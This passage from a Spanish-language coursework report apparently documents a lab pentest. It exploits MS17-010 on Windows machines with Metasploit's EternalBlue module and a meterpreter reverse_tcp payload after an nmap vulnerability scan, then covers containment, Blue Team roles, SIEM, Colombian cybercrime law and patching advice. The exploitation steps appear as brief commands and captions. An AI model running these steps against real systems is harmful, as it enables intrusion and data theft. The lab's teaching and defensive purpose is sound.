
Figura 10. Ejecutando set payload /Windows/x64/meterpreter/reverse_tcp



Fuente: Elaboración propia

Luego se ejecuta el exploit


Figura 11. Ejecución del comando exploit



Fuente: Elaboración propia

Se evidencia el resultado de la explotación del puerto 445 con el exploit de eternalblue


Figura 12. Resultado de la explotación



Fuente: Elaboración propia

Según la guía se procede a buscar el archivo winse2020w0.exe


Figura 13. Busqueda del archivo winse2020w0.exe



Fuente: Elaboración propia

Como se evidencia a continuación se observa el contenido del archivo


Figura 14. Evidencia del contenido del archivo



Fuente: Elaboración propia

Hacemos un análisis de la maquina victima windows x86 con el comando (**sudo nmap –sV –script=vuln –O <**IP**>)** donde **[sudo]** es para permisos de súper usuario [-sV] para escanear los servicios corriendo por los puertos encontrados [--scrip=vuln] para escanear vulnerabilidades en los puertos y [-O] para tener información de S.O. de la maquina víctima


Figura 15. Análisis de la maquina victima windows x86



Fuente: Elaboración propia

Terminado el escaneo nos muestra que es vulnerable y critico el exploit de cve 2017-0144 por lo que podremos ir directamente con el exploit de eternalblue que ya tenemos cargado previamente en nuestra consola de metasploit previo al escaneo dentro de la consola de metasploit


Figura 16. Evidencia de la vulnerabilidad



Fuente: Elaboración propia

Luego se ejecuta el comando show options para ver los detalles del exploit que ya tenemos cargado


Figura 17. Detalles del exploit



Fuente: Elaboración propia

Procedemos a cambiar el RHOST del exploit y usamos show options para validar que tenemos todo correctamente.


Figura 18. Cambio del RHOST



Fuente: Elaboración propia

Una vez lanzado el exploit evidenciamos que la maquina falla mostrando una pantalla azul y la ejecución se termina.


Figura 19. Falla encontrada



Fuente: Elaboración propia

La máquina Windows falla y se reinicia, al encender nos muestra el siguiente error.

Figura 20. Reinicio de la máquina



Fuente: Elaboración propia

El ataque que se realiza a las máquinas es la raíz de la falla de seguridad MS17-010, con la cual se explota la vulnerabilidad permitiendo ejecutar códigos remotos.

Por medio de una Shell se obtiene información importante de cada máquina, con la cual es posible escalar privilegios como dejar puertas traseras abiertas que puedan ser utilizadas en ataques futuros.

Se evidencia que se penetra la maquina victima con el fallo de seguridad, lo anterior pone en peligro a la empresa porque existe un fallo a nivel de seguridad y si no se actualiza el sistema operativo están expuestos a recibir más taques.

En la **Fase 4** nos enfocamos en las estrategias de contención de ataques mediante análisis de riesgos y vulnerabilidades en una infraestructura TI, se reflexionó sobre cuáles serían las acciones a seguir frente a una sospecha de ataque en tiempo real, se tuvieron en cuenta las siguientes: verificar si efectivamente se está presentando un ataque, si es así, informar a todo el equipo de seguridad, identificar el ataque, deshabilitar o aislar servicios o aplicaciones, determinar el alcance del ataque y denunciar ante la fiscalía general de la nación.

Para garantizar que no se vuelva a repetir el ataque ejecutado en el ejercicio de Red Team es necesario desactivar el acceso remoto para no permitir conexiones remotas al equipo y activar el firewall de Windows, después se intenta nuevamente ejecutar el exploit y es fallido.

Principales diferencias entre Equipo Blue Team y Equipo de respuesta a incidentes informáticos

EQUIPO BLUETEAM

1. Enfocado a responder ante incidentes o fallos informáticos
2. Mitiga ataques en tiempo real
3. Realiza análisis de seguridad de los sistemas de información y verifica la efectividad de las medias de seguridad adoptadas por empresa
4. Identifica los problemas que se presentan frente a un ataque para erradicarlo y recuperarse de la mejor manera para mitigar las pérdidas
5. Potente capacidad de procesamiento para manejar grandes volúmenes de información

EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

1. Busca restituir las actividades de la organización en el menor tiempo minimizando el impacto
2. Ofrecen servicios enfocados a formación de seguridad
3. El tiempo de respuesta es mucho más efectivo
4. Mayor capacidad de identificar las causas del incidente para reconocer a los causantes
5. Establece un plan de respuesta a incidentes cibernéticos que debe seguir el equipo de respuesta

Dentro del equipo de Blue Team se puede trabajar con CIS para establecer varias capas de protección mediante priorización de acciones que en conjunto forman mejores prácticas de defensa para la mitigación de ataques a los sistemas y redes. Realizar un seguimiento de la evolución de las amenazas detectadas y de la capacidad de los ataques. En fin, se comparten herramientas e información que sirven de ayuda en la detección de problemas comunes lo que evidencia una gran fortaleza nivel de conocimiento.[4]

Dentro de las funciones y características principales de un SIEM (Gestión de Eventos Informáticos de Seguridad) es brindar a las organizaciones información valiosa sobre potenciales amenazas de seguridad en sus redes de negocio, mediante un mecanismo de estandarización de datos y priorización de amenazas que consiste en realizar un análisis centralizado de datos de seguridad, información que se obtienen de aplicaciones como antivirus, firewalls y otras soluciones de prevención de intrusos.[5]

Otra característica de SIEM es que tiene la capacidad de integrar, administrar, correlacionar y analizar toda la información capturada por las diferentes herramientas de tecnología de la información que sería imposible revisar por un administrador de seguridad de TI para establecer patrones y tendencias fuera de la normalidad lo cual se consigue combinando las funciones de SIM (gestión de información de seguridad) y SEM (gestión de eventos de seguridad) en un solo sistema al que se le llama SIEM.[6]

[4] https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf

[5] https://www.helpsystems.com/es/blog/que-es-un-siem

[6] https://blogs.imf-formacion.com/blog/tecnologia/que-significa-siem-y-como-funciona-201808/

2. CONCLUSIONES

A la luz de la ley 1273 de 2009, muchas empresas y personas naturales logran establecer acciones legales en contra de terceros que por medio de delitos informáticos causan daño a sus finanzas y a su reputación, anteriormente no existía un sustento jurídico al cual acogerse, obligándolos a guardar silencio para no verse envueltos en escándalos en donde lo único que se podía generar era mala imagen.

La ley de protección de datos personales es de beneficio para las empresas porque ayuda a mejorar la relación de las personas con las cuales trata sus datos, garantizando de esta manera la privacidad y el derecho de Habeas Data.

Para realizar las pruebas de penetración se deben conocer las diferentes herramientas y su elección en su orden determinado, sin embargo, en todo momento un factor clave es la habilidad que se tenga el profesional para saber interpretar las situaciones, que permitan hacer una lectura acertada que genere un valor agregado en el informe final para el cliente. No se debe perder en ningún momento la embestidura de pensar cómo piensa el atacante. Se puede concluir que la formación del ingeniero en cuanto a las directrices éticas y morales es muy importante para determinar el buen comportamiento que en todo momento debe mostrar el profesional, en ausencia de estos componentes es muy facil que se presenten situaciones tan penosas como la firma de un contrato ilegal, y actuaciones que afectan a terceros y hasta a una sociedad en general dejando la profesión en entre dicho. Uno de las principales causas de ser víctimas de ataques de seguridad en donde se fuga información, es debido a que los sistemas operativos se encuentran desactualizados y no están parchaos, desconocimiento por parte de los administradores de TI de las buenas prácticas de seguridad y configuración inadecuada de los equipos tecnológicos como firewall y antivirus.

Después de realizar la explotación se puede concluir que el motivo por el cual se presentó la fuga de información es debido a que el sistema operativo se encontraba desactualizado, no se instaló el parche de seguridad MS17-010 para evitar el ataque.

Se confirma que existe un fallo de seguridad a nivel de sistema operativo y que se presentó una intrusión por la máquina de Windows 7 X64 desde la cual se generó la fuga de información por medio de la extracción del archivo winse20w0.exe

3. RECOMENDACIONES

- Obtener una licencia de Antivirus con protección spyware, software malicioso y ransomware. detección proactiva capaz de detectar malware.

- Implementar un firewall, el cual es la primera arma de defensa que tienen las organizaciones el cual impide el acceso o salida de paquetes de datos que no cumplen con las políticas de seguridad configuradas en él.

- los sistemas operativos deben de estar en todo momento actualizados, preferiblemente se debe configurar las actualizaciones automáticas, en el caso de estar disponible esta opción se deben consultar constantemente si están disponibles actualizaciones o parches para instalarlas de manera manual lo antes posible.
- No utilizar aplicaciones que se quedan obsoletas por no ser compatibles con otros sistemas operativos y que no permita su migración, lo anterior solo nos deja expuestos ante una explotación de vulnerabilidades.

- Tener puerto habilitados de manera innecesaria es como dejar una puerta trasera abierta y a la espera de que cualquier intruso pueda ingresar para generar daño, por lo que se recomienda cerrarlos.

- Realizar periódicamente pruebas de penetración a nuestros sistemas de información es un excelente mecanismo para conocer donde están nuestras debilidades, en donde somos vulnerables y como lo podemos subsanar, dichas pruebas deben de estar autorizadas previamente por la administración.

- Todas las estrategias técnicas que se adopten para endurecer la seguridad en una organización deben de ir alineadas con lo ético, no se debe desconocer que el actuar de un ingeniero esta reglado por un código de ética profesional, donde se definen deberes y prohibiciones como también sanciones en el evento de que se compruebe el incumplimiento de los mismo.

- Los grupos de TI deben estar conformados por personas idóneas para ejecutar tan importante labor, personas capacitadas y con la experticia necesaria para afrontar situaciones de ciberseguridad, de ello depende que la organización salga bien librada de un ataque informático.

4. LIINK DEL VIDEO

https://youtu.be/Dcy8B9uoo7U

REFERENCIAS

LAVERDE PALMA, juan. “Los detalles de Andrómeda, según la Procuraduría” {En Línea}. {08 enero de 2018}. Disponible en: (https://www.elespectador.com/noticias/judicial/los-detalles-de-andromeda-segun-la-procuraduria/)

CONGRESO DE LA REPÚBLICA. Oficial 22 de septiembre de 2020 (51445) disponible en: (http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html)

COPNIA, Consejo profesional nacional de ingeniería, “Código de Ética” {En Línea}. Disponible en: (https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica)

ReyDes´s Blog. “Fundamentios de Metasploit Framework para la Explotación” {En Línea}. { 04 septiembre de 2018}. Disponible en: (http://www.reydes.com/d/?q=Fundamentos_de_Metasploit_Framework_para_la_Explotacion)

KALI TOOLS, “Nmap Package Description” {On Line}. Disponible en: (https://tools.kali.org/information-gathering/nmap)

CVE Numbering Authority (CAN) Rules {On line} {March 5. 2020}. Disponible en: (https://cve.mitre.org/cve/cna/rules.html#Section_4_1_qualifications)

MICROSOFT, MS17-010: “Actualización de seguridad para Windows Server de SMB” {En Línea}. {14 marzo de 2017}. Disponible en: (https://support.microsoft.com/es-co/help/4013389/title)

CIS SECURESUITE, “The 20 CIS Controls & Resources” {On Line}. Disponible en: (https://www.cisecurity.org/controls/cis-controls-list/)

SUPERINTENDENCIA DE INDUSTRIA Y TURISMO, “Protección de Datos Personales” {En Línea}. Disponible en: (https://www.sic.gov.co/sobre-la-proteccion-de-datos-personales)

POLICIA NACIONAL, “Normatividad sobre Delitos Informáticos” {En Línea}. Disponible en: (https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos)

QUÉ ES EL PENTESTING, “Auditando la seguridad de tus sistemas”. {En Línea}. Disponible en: (https://www.incibe.es/protege-tu-empresa/blog/el-pentestingauditando-seguridad-tus-sistemas)

BUSINESS SCHOOL, “Que significa SIEM y cómo funciona” {En Línea}. {13 agosto de 2018}. Disponible en: (https://blogs.imf-formacion.com/blog/tecnologia/que-significa-siem-y-como-funciona-201808/)

ALVAREZ, Vilma. (2018). “Propuesta de una metodología de pruebas de penetración orientada a riesgos”. Semanticscholar. (pp. 1-26). {En Línea}. Disponible en: (https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf)

CONFIDENCE IN THE CONNECTED WORLD, “CIS Center for Internet Security” ” {En Línea}. Disponible en: (https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf)

CIS SECURITY. (2020). “CIS Center for Internet Security”. CIS Benchmarks. {En Línea}. Disponible en: (https://www.cisecurity.org/cis-benchmarks/)

EL BLOG DE HELPSYSTEMS, “Que es un SIEM” {En Línea}. {20 diciembre de 2019}. Disponible en: (https://www.helpsystems.com/es/blog/que-es-un-siem)